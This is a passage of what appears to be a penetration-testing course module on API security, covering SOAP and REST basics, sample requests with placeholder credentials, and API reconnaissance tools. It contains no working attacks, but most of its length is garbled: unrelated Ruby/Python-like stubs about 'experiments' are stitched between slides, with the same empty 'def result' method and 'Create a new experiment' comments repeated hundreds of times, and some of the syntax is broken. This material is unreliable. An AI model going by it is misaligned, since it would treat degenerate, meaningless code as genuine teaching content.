

# Web Application Penetration Testing eXtreme

v2

## Pentesting APIs & Cloud Applications

Section 01 | Module 14

© Caendra Inc. 2020  
All Rights Reserved

# Table of Contents

## MODULE 14 | PENTESTING APIs & CLOUD APPLICATIONS

14.1 Introduction to APIs

14.2 API Testing &  
Attacking

14.3 API Access Control

14.4 Resource Sharing

14.5 Attacking Cloud  
Based Applications



# Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ Attacking API based applications
- ✓ Common vulnerabilities found in Cloud environments



# Introduction to APIs



# 14.1 Introduction to APIs

API stands for Application Programming Interface. It is a non-GUI collection of endpoints in a standardized form so it can be used by human user as well as a machine. It is often accompanied by documentation that can be in both a machine and a human-readable form.

There are lots of APIs, for example Windows API, remote APIs like RPC (Remote Procedure Call), but we will focus on web APIs, mainly:

- Web services (SOAP/XML)
- REST APIs (JSON)

```
23 # Experiment - the Experiment
24 # observations - an array of Observations, in Experiment
25 # control - the control Observation
26
27 def initialize(experiment, observations = [], control = nil)
28   @experiment = experiment
29   @observations = observations
30   @control = control
31   @candidates = observations - [control]
32   evaluate_candidates
33
34   # TODO: the name of the experiment
35   def experiment_name
36     @experiment.name
37   end
38
39   # TODO: what the result a match between an experiment
40   def match?
41     # TODO: implement
42   end
43
44   # TODO: result of a match
45   def result
46     # TODO: implement
47   end
48
49   # TODO: result of a match
50   def result
51     # TODO: implement
52   end
53
54   # TODO: result of a match
55   def result
56     # TODO: implement
57   end
58
59   # TODO: result of a match
60   def result
61     # TODO: implement
62   end
63
64   # TODO: result of a match
65   def result
66     # TODO: implement
67   end
68
69   # TODO: result of a match
70   def result
71     # TODO: implement
72   end
73
74   # TODO: result of a match
75   def result
76     # TODO: implement
77   end
78
79   # TODO: result of a match
80   def result
81     # TODO: implement
82   end
83
84   # TODO: result of a match
85   def result
86     # TODO: implement
87   end
88
89   # TODO: result of a match
90   def result
91     # TODO: implement
92   end
93
94   # TODO: result of a match
95   def result
96     # TODO: implement
97   end
98
99   # TODO: result of a match
100  def result
101    # TODO: implement
102  end
103
104  # TODO: result of a match
105  def result
106    # TODO: implement
107  end
108
109  # TODO: result of a match
110  def result
111    # TODO: implement
112  end
113
114  # TODO: result of a match
115  def result
116    # TODO: implement
117  end
118
119  # TODO: result of a match
120  def result
121    # TODO: implement
122  end
123
124  # TODO: result of a match
125  def result
126    # TODO: implement
127  end
128
129  # TODO: result of a match
130  def result
131    # TODO: implement
132  end
133
134  # TODO: result of a match
135  def result
136    # TODO: implement
137  end
138
139  # TODO: result of a match
140  def result
141    # TODO: implement
142  end
143
144  # TODO: result of a match
145  def result
146    # TODO: implement
147  end
148
149  # TODO: result of a match
150  def result
151    # TODO: implement
152  end
153
154  # TODO: result of a match
155  def result
156    # TODO: implement
157  end
158
159  # TODO: result of a match
160  def result
161    # TODO: implement
162  end
163
164  # TODO: result of a match
165  def result
166    # TODO: implement
167  end
168
169  # TODO: result of a match
170  def result
171    # TODO: implement
172  end
173
174  # TODO: result of a match
175  def result
176    # TODO: implement
177  end
178
179  # TODO: result of a match
180  def result
181    # TODO: implement
182  end
183
184  # TODO: result of a match
185  def result
186    # TODO: implement
187  end
188
189  # TODO: result of a match
190  def result
191    # TODO: implement
192  end
193
194  # TODO: result of a match
195  def result
196    # TODO: implement
197  end
198
199  # TODO: result of a match
200  def result
201    # TODO: implement
202  end
203
204  # TODO: result of a match
205  def result
206    # TODO: implement
207  end
208
209  # TODO: result of a match
210  def result
211    # TODO: implement
212  end
213
214  # TODO: result of a match
215  def result
216    # TODO: implement
217  end
218
219  # TODO: result of a match
220  def result
221    # TODO: implement
222  end
223
224  # TODO: result of a match
225  def result
226    # TODO: implement
227  end
228
229  # TODO: result of a match
230  def result
231    # TODO: implement
232  end
233
234  # TODO: result of a match
235  def result
236    # TODO: implement
237  end
238
239  # TODO: result of a match
240  def result
241    # TODO: implement
242  end
243
244  # TODO: result of a match
245  def result
246    # TODO: implement
247  end
248
249  # TODO: result of a match
250  def result
251    # TODO: implement
252  end
253
254  # TODO: result of a match
255  def result
256    # TODO: implement
257  end
258
259  # TODO: result of a match
260  def result
261    # TODO: implement
262  end
263
264  # TODO: result of a match
265  def result
266    # TODO: implement
267  end
268
269  # TODO: result of a match
270  def result
271    # TODO: implement
272  end
273
274  # TODO: result of a match
275  def result
276    # TODO: implement
277  end
278
279  # TODO: result of a match
280  def result
281    # TODO: implement
282  end
283
284  # TODO: result of a match
285  def result
286    # TODO: implement
287  end
288
289  # TODO: result of a match
290  def result
291    # TODO: implement
292  end
293
294  # TODO: result of a match
295  def result
296    # TODO: implement
297  end
298
299  # TODO: result of a match
300  def result
301    # TODO: implement
302  end
303
304  # TODO: result of a match
305  def result
306    # TODO: implement
307  end
308
309  # TODO: result of a match
310  def result
311    # TODO: implement
312  end
313
314  # TODO: result of a match
315  def result
316    # TODO: implement
317  end
318
319  # TODO: result of a match
320  def result
321    # TODO: implement
322  end
323
324  # TODO: result of a match
325  def result
326    # TODO: implement
327  end
328
329  # TODO: result of a match
330  def result
331    # TODO: implement
332  end
333
334  # TODO: result of a match
335  def result
336    # TODO: implement
337  end
338
339  # TODO: result of a match
340  def result
341    # TODO: implement
342  end
343
344  # TODO: result of a match
345  def result
346    # TODO: implement
347  end
348
349  # TODO: result of a match
350  def result
351    # TODO: implement
352  end
353
354  # TODO: result of a match
355  def result
356    # TODO: implement
357  end
358
359  # TODO: result of a match
360  def result
361    # TODO: implement
362  end
363
364  # TODO: result of a match
365  def result
366    # TODO: implement
367  end
368
369  # TODO: result of a match
370  def result
371    # TODO: implement
372  end
373
374  # TODO: result of a match
375  def result
376    # TODO: implement
377  end
378
379  # TODO: result of a match
380  def result
381    # TODO: implement
382  end
383
384  # TODO: result of a match
385  def result
386    # TODO: implement
387  end
388
389  # TODO: result of a match
390  def result
391    # TODO: implement
392  end
393
394  # TODO: result of a match
395  def result
396    # TODO: implement
397  end
398
399  # TODO: result of a match
400  def result
401    # TODO: implement
402  end
403
404  # TODO: result of a match
405  def result
406    # TODO: implement
407  end
408
409  # TODO: result of a match
410  def result
411    # TODO: implement
412  end
413
414  # TODO: result of a match
415  def result
416    # TODO: implement
417  end
418
419  # TODO: result of a match
420  def result
421    # TODO: implement
422  end
423
424  # TODO: result of a match
425  def result
426    # TODO: implement
427  end
428
429  # TODO: result of a match
430  def result
431    # TODO: implement
432  end
433
434  # TODO: result of a match
435  def result
436    # TODO: implement
437  end
438
439  # TODO: result of a match
440  def result
441    # TODO: implement
442  end
443
444  # TODO: result of a match
445  def result
446    # TODO: implement
447  end
448
449  # TODO: result of a match
450  def result
451    # TODO: implement
452  end
453
454  # TODO: result of a match
455  def result
456    # TODO: implement
457  end
458
459  # TODO: result of a match
460  def result
461    # TODO: implement
462  end
463
464  # TODO: result of a match
465  def result
466    # TODO: implement
467  end
468
469  # TODO: result of a match
470  def result
471    # TODO: implement
472  end
473
474  # TODO: result of a match
475  def result
476    # TODO: implement
477  end
478
479  # TODO: result of a match
480  def result
481    # TODO: implement
482  end
483
484  # TODO: result of a match
485  def result
486    # TODO: implement
487  end
488
489  # TODO: result of a match
490  def result
491    # TODO: implement
492  end
493
494  # TODO: result of a match
495  def result
496    # TODO: implement
497  end
498
499  # TODO: result of a match
500  def result
501    # TODO: implement
502  end
503
504  # TODO: result of a match
505  def result
506    # TODO: implement
507  end
508
509  # TODO: result of a match
510  def result
511    # TODO: implement
512  end
513
514  # TODO: result of a match
515  def result
516    # TODO: implement
517  end
518
519  # TODO: result of a match
520  def result
521    # TODO: implement
522  end
523
524  # TODO: result of a match
525  def result
526    # TODO: implement
527  end
528
529  # TODO: result of a match
530  def result
531    # TODO: implement
532  end
533
534  # TODO: result of a match
535  def result
536    # TODO: implement
537  end
538
539  # TODO: result of a match
540  def result
541    # TODO: implement
542  end
543
544  # TODO: result of a match
545  def result
546    # TODO: implement
547  end
548
549  # TODO: result of a match
550  def result
551    # TODO: implement
552  end
553
554  # TODO: result of a match
555  def result
556    # TODO: implement
557  end
558
559  # TODO: result of a match
560  def result
561    # TODO: implement
562  end
563
564  # TODO: result of a match
565  def result
566    # TODO: implement
567  end
568
569  # TODO: result of a match
570  def result
571    # TODO: implement
572  end
573
574  # TODO: result of a match
575  def result
576    # TODO: implement
577  end
578
579  # TODO: result of a match
580  def result
581    # TODO: implement
582  end
583
584  # TODO: result of a match
585  def result
586    # TODO: implement
587  end
588
589  # TODO: result of a match
590  def result
591    # TODO: implement
592  end
593
594  # TODO: result of a match
595  def result
596    # TODO: implement
597  end
598
599  # TODO: result of a match
600  def result
601    # TODO: implement
602  end
603
604  # TODO: result of a match
605  def result
606    # TODO: implement
607  end
608
609  # TODO: result of a match
610  def result
611    # TODO: implement
612  end
613
614  # TODO: result of a match
615  def result
616    # TODO: implement
617  end
618
619  # TODO: result of a match
620  def result
621    # TODO: implement
622  end
623
624  # TODO: result of a match
625  def result
626    # TODO: implement
627  end
628
629  # TODO: result of a match
630  def result
631    # TODO: implement
632  end
633
634  # TODO: result of a match
635  def result
636    # TODO: implement
637  end
638
639  # TODO: result of a match
640  def result
641    # TODO: implement
642  end
643
644  # TODO: result of a match
645  def result
646    # TODO: implement
647  end
648
649  # TODO: result of a match
650  def result
651    # TODO: implement
652  end
653
654  # TODO: result of a match
655  def result
656    # TODO: implement
657  end
658
659  # TODO: result of a match
660  def result
661    # TODO: implement
662  end
663
664  # TODO: result of a match
665  def result
666    # TODO: implement
667  end
668
669  # TODO: result of a match
670  def result
671    # TODO: implement
672  end
673
674  # TODO: result of a match
675  def result
676    # TODO: implement
677  end
678
679  # TODO: result of a match
680  def result
681    # TODO: implement
682  end
683
684  # TODO: result of a match
685  def result
686    # TODO: implement
687  end
688
689  # TODO: result of a match
690  def result
691    # TODO: implement
692  end
693
694  # TODO: result of a match
695  def result
696    # TODO: implement
697  end
698
699  # TODO: result of a match
700  def result
701    # TODO: implement
702  end
703
704  # TODO: result of a match
705  def result
706    # TODO: implement
707  end
708
709  # TODO: result of a match
710  def result
711    # TODO: implement
712  end
713
714  # TODO: result of a match
715  def result
716    # TODO: implement
717  end
718
719  # TODO: result of a match
720  def result
721    # TODO: implement
722  end
723
724  # TODO: result of a match
725  def result
726    # TODO: implement
727  end
728
729  # TODO: result of a match
730  def result
731    # TODO: implement
732  end
733
734  # TODO: result of a match
735  def result
736    # TODO: implement
737  end
738
739  # TODO: result of a match
740  def result
741    # TODO: implement
742  end
743
744  # TODO: result of a match
745  def result
746    # TODO: implement
747  end
748
749  # TODO: result of a match
750  def result
751    # TODO: implement
752  end
753
754  # TODO: result of a match
755  def result
756    # TODO: implement
757  end
758
759  # TODO: result of a match
760  def result
761    # TODO: implement
762  end
763
764  # TODO: result of a match
765  def result
766    # TODO: implement
767  end
768
769  # TODO: result of a match
770  def result
771    # TODO: implement
772  end
773
774  # TODO: result of a match
775  def result
776    # TODO: implement
777  end
778
779  # TODO: result of a match
780  def result
781    # TODO: implement
782  end
783
784  # TODO: result of a match
785  def result
786    # TODO: implement
787  end
788
789  # TODO: result of a match
790  def result
791    # TODO: implement
792  end
793
794  # TODO: result of a match
795  def result
796    # TODO: implement
797  end
798
799  # TODO: result of a match
800  def result
801    # TODO: implement
802  end
803
804  # TODO: result of a match
805  def result
806    # TODO: implement
807  end
808
809  # TODO: result of a match
810  def result
811    # TODO: implement
812  end
813
814  # TODO: result of a match
815  def result
816    # TODO: implement
817  end
818
819  # TODO: result of a match
820  def result
821    # TODO: implement
822  end
823
824  # TODO: result of a match
825  def result
826    # TODO: implement
827  end
828
829  # TODO: result of a match
830  def result
831    # TODO: implement
832  end
833
834  # TODO: result of a match
835  def result
836    # TODO: implement
837  end
838
839  # TODO: result of a match
840  def result
841    # TODO: implement
842  end
843
844  # TODO: result of a match
845  def result
846    # TODO: implement
847  end
848
849  # TODO: result of a match
850  def result
851    # TODO: implement
852  end
853
854  # TODO: result of a match
855  def result
856    # TODO: implement
857  end
858
859  # TODO: result of a match
860  def result
861    # TODO: implement
862  end
863
864  # TODO: result of a match
865  def result
866    # TODO: implement
867  end
868
869  # TODO: result of a match
870  def result
871    # TODO: implement
872  end
873
874  # TODO: result of a match
875  def result
876    # TODO: implement
877  end
878
879  # TODO: result of a match
880  def result
881    # TODO: implement
882  end
883
884  # TODO: result of a match
885  def result
886    # TODO: implement
887  end
888
889  # TODO: result of a match
890  def result
891    # TODO: implement
892  end
893
894  # TODO: result of a match
895  def result
896    # TODO: implement
897  end
898
899  # TODO: result of a match
900  def result
901    # TODO: implement
902  end
903
904  # TODO: result of a match
905  def result
906    # TODO: implement
907  end
908
909  # TODO: result of a match
910  def result
911    # TODO: implement
912  end
913
914  # TODO: result of a match
915  def result
916    # TODO: implement
917  end
918
919  # TODO: result of a match
920  def result
921    # TODO: implement
922  end
923
924  # TODO: result of a match
925  def result
926    # TODO: implement
927  end
928
929  # TODO: result of a match
930  def result
931    # TODO: implement
932  end
933
934  # TODO: result of a match
935  def result
936    # TODO: implement
937  end
938
939  # TODO: result of a match
940  def result
941    # TODO: implement
942  end
943
944  # TODO: result of a match
945  def result
946    # TODO: implement
947  end
948
949  # TODO: result of a match
950  def result
951    # TODO: implement
952  end
953
954  # TODO: result of a match
955  def result
956    # TODO: implement
957  end
958
959  # TODO: result of a match
960  def result
961    # TODO: implement
962  end
963
964  # TODO: result of a match
965  def result
966    # TODO: implement
967  end
968
969  # TODO: result of a match
970  def result
971    # TODO: implement
972  end
973
974  # TODO: result of a match
975  def result
976    # TODO: implement
977  end
978
979  # TODO: result of a match
980  def result
981    # TODO: implement
982  end
983
984  # TODO: result of a match
985  def result
986    # TODO: implement
987  end
988
989  # TODO: result of a match
990  def result
991    # TODO: implement
992  end
993
994  # TODO: result of a match
995  def result
996    # TODO: implement
997  end
998
999  # TODO: result of a match
1000  def result
1001    # TODO: implement
1002  end
```

# 14.1 Introduction to APIs

From a technical standpoint, API differs from a website because:

- It has a standardized input/output form so that it can be scripted.
- It is language independent (it should work on each platform in the same way).
- It aims to be secure (e.g., it allows only some predefined methods).

```
20 def __init__(self, experiment, observations = [], control = null)
21   @experiment = experiment
22   @observations = observations
23   @control = control
24   @candidates = observations - !control
25   create_candidates
26
27   # TODO: the experiment's context
28   def context
29     experiment.context
30   end
31
32   # TODO: the name of the experiment
33   def experiment_name
34     experiment.name
35   end
36
37   # TODO: was the result a match between an observation and the control?
38   def match?
39     observation == control
40   end
41
42   # TODO: the result of the match
43   def result
44     match? ? 1 : 0
45   end
46
47   # TODO: the result of the match
48   def result
49     match? ? 1 : 0
50   end
```





# 14.1 Introduction to APIs

SOAP API utilizes the Simple Object Access Protocol to define communication standard – so how the request and response looks, as well as the parameters can be passed in them.



# 14.1 Introduction to APIs

SOAP Messages (HTTP Requests) are an XML type and must contain some special elements.

- Content type text/xml is also allowed.
- SOAPAction is sometimes used just for the standard and sometimes needs to hold the called method name.

```
</>  
POST /Uripath HTTP/1.1  
Host: www.example.com  
Content-Type: application/soap+xml; charset=utf-8  
Content-Length: 299  
SOAPAction: "http://www.w3.org/2003/05/soap-envelope"  
  
<?xml version="1.0"?>  
<soap:Envelope  
  xmlns:soap="http://www.w3.org/2003/05/soap-envelope"  
  xmlns:m="http://www.example.com">  
  <soap:Header>  
  </soap:Header>  
  <soap:Body>  
    <m:MethodName>  
      <m:ParamName>PARAMETER VALUE</m:ParamName>  
    </m:MethodName>  
  </soap:Body>  
</soap:Envelope>
```



# 14.1 Introduction to APIs

Here is the sample response which follows the SOAP standard and is in XML format.



```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: length

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope
/">
  <soap:Body>
    <MethodResult xmlns="http://tempuri.org/">
      <ResultValue>TheValue</ResultValue>
    </MethodResult>
  </soap:Body>
</soap:Envelope>
```

# 14.1 Introduction to APIs

As said previously, API contains both human and machine-readable documentation. For SOAP-based APIs, the documentation is stored in WSDL files. Usually, these files are stored under the „?wsdl” path, for example, <https://api.example.com/api/?wsdl>.

You can take a look at an exemplary calculator service online at address:

<http://www.dneonline.com/calculator.asmx>

## 14.1 Introduction to APIs

At the following address,

<http://www.dneonline.com/calculator.asmx?op=Add>, you can see an exemplary SOAP request that was issued in order to speak to the calculator service.

You can also see the full WSDL file at:

<http://www.dneonline.com/calculator.aspx?wsdl>

```

22 def initialize_experiment_result
23   @experiment = Experiment.new
24   @observations = Observations.new
25   @control = Control.new
26   @candidates = Candidates.new
27   @evaluate_candidates = EvaluateCandidates.new
28 end
29
30 def initialize_experiment(observations = [], control = [], candidates = [])
31   @experiment = Experiment.new
32   @observations = Observations.new
33   @control = Control.new
34   @candidates = Candidates.new
35   @evaluate_candidates = EvaluateCandidates.new
36 end
37
38 def initialize_experiment_result
39   @experiment = Experiment.new
40   @observations = Observations.new
41   @control = Control.new
42   @candidates = Candidates.new
43   @evaluate_candidates = EvaluateCandidates.new
44 end
45
46 def initialize_experiment(observations = [], control = [], candidates = [])
47   @experiment = Experiment.new
48   @observations = Observations.new
49   @control = Control.new
50   @candidates = Candidates.new
51   @evaluate_candidates = EvaluateCandidates.new
52 end
53
54 def initialize_experiment_result
55   @experiment = Experiment.new
56   @observations = Observations.new
57   @control = Control.new
58   @candidates = Candidates.new
59   @evaluate_candidates = EvaluateCandidates.new
60 end
61
62 def initialize_experiment(observations = [], control = [], candidates = [])
63   @experiment = Experiment.new
64   @observations = Observations.new
65   @control = Control.new
66   @candidates = Candidates.new
67   @evaluate_candidates = EvaluateCandidates.new
68 end
69
70 def initialize_experiment_result
71   @experiment = Experiment.new
72   @observations = Observations.new
73   @control = Control.new
74   @candidates = Candidates.new
75   @evaluate_candidates = EvaluateCandidates.new
76 end
77
78 def initialize_experiment(observations = [], control = [], candidates = [])
79   @experiment = Experiment.new
80   @observations = Observations.new
81   @control = Control.new
82   @candidates = Candidates.new
83   @evaluate_candidates = EvaluateCandidates.new
84 end
85
86 def initialize_experiment_result
87   @experiment = Experiment.new
88   @observations = Observations.new
89   @control = Control.new
90   @candidates = Candidates.new
91   @evaluate_candidates = EvaluateCandidates.new
92 end
93
94 def initialize_experiment(observations = [], control = [], candidates = [])
95   @experiment = Experiment.new
96   @observations = Observations.new
97   @control = Control.new
98   @candidates = Candidates.new
99   @evaluate_candidates = EvaluateCandidates.new
100 end

```

# 14.1 Introduction to APIs

As you can see, reconstructing each method separately to create a valid request would be a time-consuming task. To Turn the WSDL document into a working request, we can use some automated tools, which will be presented in the next chapter.

```
<wsdl:portType name="CalculatorSoap">
  <wsdl:operation name="Add">
    <wsdl:documentation xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">
      Adds two integers. This is a test WebService. ©DNE Online
    </wsdl:documentation>
    <wsdl:input message="tns:AddSoapIn"/>
    <wsdl:output message="tns:AddSoapOut"/>
  </wsdl:operation>
```

# 14.1 Introduction to APIs

This kind of interface, equipped with documentation that can be parsed by a machine, allows us to expose a large number of methods where each of them has its own purpose.

Another type of API is REST (Representational State Transfer) APIs. Usually, the method client is about to call is in the resource path:

# GET /api/v2/methodName



# 14.1 Introduction to APIs

Depending on the request type, the parameters might be passed differently.

In REST APIs, HTTP methods have some special meaning:

- GET – Read resource
- POST – Create resource
- PUT – Update resource
- DELETE – Delete resource
- PATCH – Update resource partially

```
27 def initialize(experiment, observations = [], control = nil)
28   @experiment = experiment
29   @observations = observations
30   @control = control
31   @candidates = observations - [control]
32   evaluate_candidates
33
34   freeze
35 end
36
37 # Returns the experiment's context
38 def context
39   experiment.context
40 end
41
42 # Returns the name of the experiment
43 def experiment_name
44   experiment.name
45 end
46
47 # Returns whether the results match between all experiments
48 def matches?
49   # ...
50   @experiment.result == 1
51 end
```





# 14.1 Introduction to APIs

Except for GET requests, API methods parameters are passed in the request body.

Remember, that the meaning of these methods is a common practice and not a requirement, so technically it is possible that a method you encounter does something different (e.g., POST is used for logging in).

```
24 def create_experiment(experiment_name):
25     """Create a new experiment"""
26     # Create a new experiment
27     # Create a new experiment
28     # Create a new experiment
29     # Create a new experiment
30     # Create a new experiment
31     # Create a new experiment
32     # Create a new experiment
33     # Create a new experiment
34     # Create a new experiment
35     # Create a new experiment
36     # Create a new experiment
37     # Create a new experiment
38     # Create a new experiment
39     # Create a new experiment
40     # Create a new experiment
41     # Create a new experiment
42     # Create a new experiment
43     # Create a new experiment
44     # Create a new experiment
45     # Create a new experiment
46     # Create a new experiment
47     # Create a new experiment
48     # Create a new experiment
49     # Create a new experiment
50     # Create a new experiment
51     # Create a new experiment
52     # Create a new experiment
53     # Create a new experiment
54     # Create a new experiment
55     # Create a new experiment
56     # Create a new experiment
57     # Create a new experiment
58     # Create a new experiment
59     # Create a new experiment
60     # Create a new experiment
61     # Create a new experiment
62     # Create a new experiment
63     # Create a new experiment
64     # Create a new experiment
65     # Create a new experiment
66     # Create a new experiment
67     # Create a new experiment
68     # Create a new experiment
69     # Create a new experiment
70     # Create a new experiment
71     # Create a new experiment
72     # Create a new experiment
73     # Create a new experiment
74     # Create a new experiment
75     # Create a new experiment
76     # Create a new experiment
77     # Create a new experiment
78     # Create a new experiment
79     # Create a new experiment
80     # Create a new experiment
81     # Create a new experiment
82     # Create a new experiment
83     # Create a new experiment
84     # Create a new experiment
85     # Create a new experiment
86     # Create a new experiment
87     # Create a new experiment
88     # Create a new experiment
89     # Create a new experiment
90     # Create a new experiment
91     # Create a new experiment
92     # Create a new experiment
93     # Create a new experiment
94     # Create a new experiment
95     # Create a new experiment
96     # Create a new experiment
97     # Create a new experiment
98     # Create a new experiment
99     # Create a new experiment
100    # Create a new experiment
```



# 14.1 Introduction to APIs

An exemplary REST API request can be seen to the right:

- Path often contains the API version
- Content-Type application/json header is required
- Parameters are passed as JSON array



```
POST /api/2.2/auth/signin HTTP/1.1
HOST: my-server
Content-Type:application/json
Accept:application/json
```

```
{
  "credentials": {
    "name": "administrator",
    "password": "passw0rd",
    "site": {
      "contentUrl": ""
    }
  }
}
```

# 14.1 Introduction to APIs

It is also often possible to pass the REST API parameters as XML, so the equivalent of the request from the previous slide would look like the listing to the right.



```
POST /api/2.2/auth/signin HTTP/1.1
HOST: my-server
Content-Type:text/xml

<tsRequest>
  <credentials name="administrator"
password="passw0rd">
    <site contentUrl="" />
  </credentials>
</tsRequest>
```



# 14.1 Introduction to APIs

In order to make developer's (and penetration testers') lives easier, some APIs include a more human-friendly API representation. For example, a very popular API engine named Swagger is often found with its demo page, which contains forms with description and possibility to issue a request to each method.

You can see sample Swagger API here:  
<https://swagger.io/tools/swagger-ui/>. Click on „Live Demo” to try it yourself.

# 14.1 Introduction to APIs

You can find more resources on APIs by clicking on the below links:

- <https://swagger.io/>
- <https://www.w3.org/TR/wsd1.html>
- <https://www.w3.org/Submission/wadl/>
- <https://www.w3.org/TR/soap/>

```
14 def initialize_experiment(experiment, observations = [], control = null)
15   # Create a new experiment
16   # Create a new experiment
17   # Create a new experiment
18   # Create a new experiment
19   # Create a new experiment
20   # Create a new experiment
21   # Create a new experiment
22   # Create a new experiment
23   # Create a new experiment
24   # Create a new experiment
25   # Create a new experiment
26   # Create a new experiment
27   # Create a new experiment
28   # Create a new experiment
29   # Create a new experiment
30   # Create a new experiment
31   # Create a new experiment
32   # Create a new experiment
33   # Create a new experiment
34   # Create a new experiment
35   # Create a new experiment
36   # Create a new experiment
37   # Create a new experiment
38   # Create a new experiment
39   # Create a new experiment
40   # Create a new experiment
41   # Create a new experiment
42   # Create a new experiment
43   # Create a new experiment
44   # Create a new experiment
45   # Create a new experiment
46   # Create a new experiment
47   # Create a new experiment
48   # Create a new experiment
49   # Create a new experiment
50   # Create a new experiment
51   # Create a new experiment
52   # Create a new experiment
53   # Create a new experiment
54   # Create a new experiment
55   # Create a new experiment
56   # Create a new experiment
57   # Create a new experiment
58   # Create a new experiment
59   # Create a new experiment
60   # Create a new experiment
61   # Create a new experiment
62   # Create a new experiment
63   # Create a new experiment
64   # Create a new experiment
65   # Create a new experiment
66   # Create a new experiment
67   # Create a new experiment
68   # Create a new experiment
69   # Create a new experiment
70   # Create a new experiment
71   # Create a new experiment
72   # Create a new experiment
73   # Create a new experiment
74   # Create a new experiment
75   # Create a new experiment
76   # Create a new experiment
77   # Create a new experiment
78   # Create a new experiment
79   # Create a new experiment
80   # Create a new experiment
81   # Create a new experiment
82   # Create a new experiment
83   # Create a new experiment
84   # Create a new experiment
85   # Create a new experiment
86   # Create a new experiment
87   # Create a new experiment
88   # Create a new experiment
89   # Create a new experiment
90   # Create a new experiment
91   # Create a new experiment
92   # Create a new experiment
93   # Create a new experiment
94   # Create a new experiment
95   # Create a new experiment
96   # Create a new experiment
97   # Create a new experiment
98   # Create a new experiment
99   # Create a new experiment
100  # Create a new experiment
```



# API Testing and Attacking



## 14.2 API Testing and Attacking

APIs are built in a way that one request path (one **endpoint**) allows us to call one method (execute one type of action). The path we are requesting is an abstract mapping to some resources; that means, when requesting the endpoint `/api/v3/methodName`, it does not reflect file/directory structure on the server.



## 14.2 API Testing and Attacking

The request is processed by a special component that **maps** the path to certain operation handlers and not to physical file/directory resources.

However, do not be discouraged from using your favorite content discovery tools on the API enabled server. Some server paths can be mapped to the API routines, but still, some requests can be handled by the server in an original way allowing it to expose files and directories to the user.

## 14.2 API Testing and Attacking

It is possible than when you request /api/anything then every character past „anything” is parsed by the API engine, but you can still find interesting files on the server under, for example /version.txt.

Regardless of the fact that APIs make use of predefined methods, you should be aware that there can still be vulnerabilities related to:

- Parameters to these predefined functions
- The API parsing itself
- Access to sensitive methods

## 14.2 API Testing and Attacking

We will cover each of these cases in the following slides. First, as you encounter an API during a penetration test, you should focus on the proper reconnaissance of the API interface, which includes:

- What is the API name and version? Is it a custom implementation or, for example, an open-source product?
- Is there any online documentation available? Are there any interesting methods?

## 14.2 API Testing and Attacking

- Does the documentation exist on the target server (?wsdl, ?wadl, or similar)?
- Does the API require authentication, or is publicly available?
- If there is both local and public documentation for an API, do they match? Maybe some methods were hidden from local users (typically ones that allow insecure operations).



## 14.2 API Testing and Attacking


Your purpose is to gather as many API endpoints as possible and to be able to speak to them. You should also be able to get the WSDL/WADL file for further testing.

Reconstructing API calls from a raw WSDL/WADL file would be time-consuming, so a proper tool might help you to do it faster. For API testing and parsing WSDL/WADL files into a ready-to-use method set, you might want to use **Postman**, the free edition of **SOAPUI**, or the Burp Pro extension called **WSDLer**.

## 14.2 API Testing and Attacking

You can download a standalone installer of SoapUI from its [homepage](https://www.soapui.org/). We will present its usage on Kali Linux.

At the time of the release of the course, the latest version is 5.5.0.



## 14.2 API Testing and Attacking


SoapUI can be launched from its default location  
**`/usr/local/bin/SoapUI-5.5.0`**

Otherwise, use the „locate SoapUI” command to find the software.

```
22 # ...
23 # ...
24 # ...
25 # ...
26 # ...
27 # ...
28 # ...
29 # ...
30 # ...
31 # ...
32 # ...
33 # ...
34 # ...
35 # ...
36 # ...
37 # ...
38 # ...
39 # ...
40 # ...
41 # ...
42 # ...
43 # ...
44 # ...
45 # ...
46 # ...
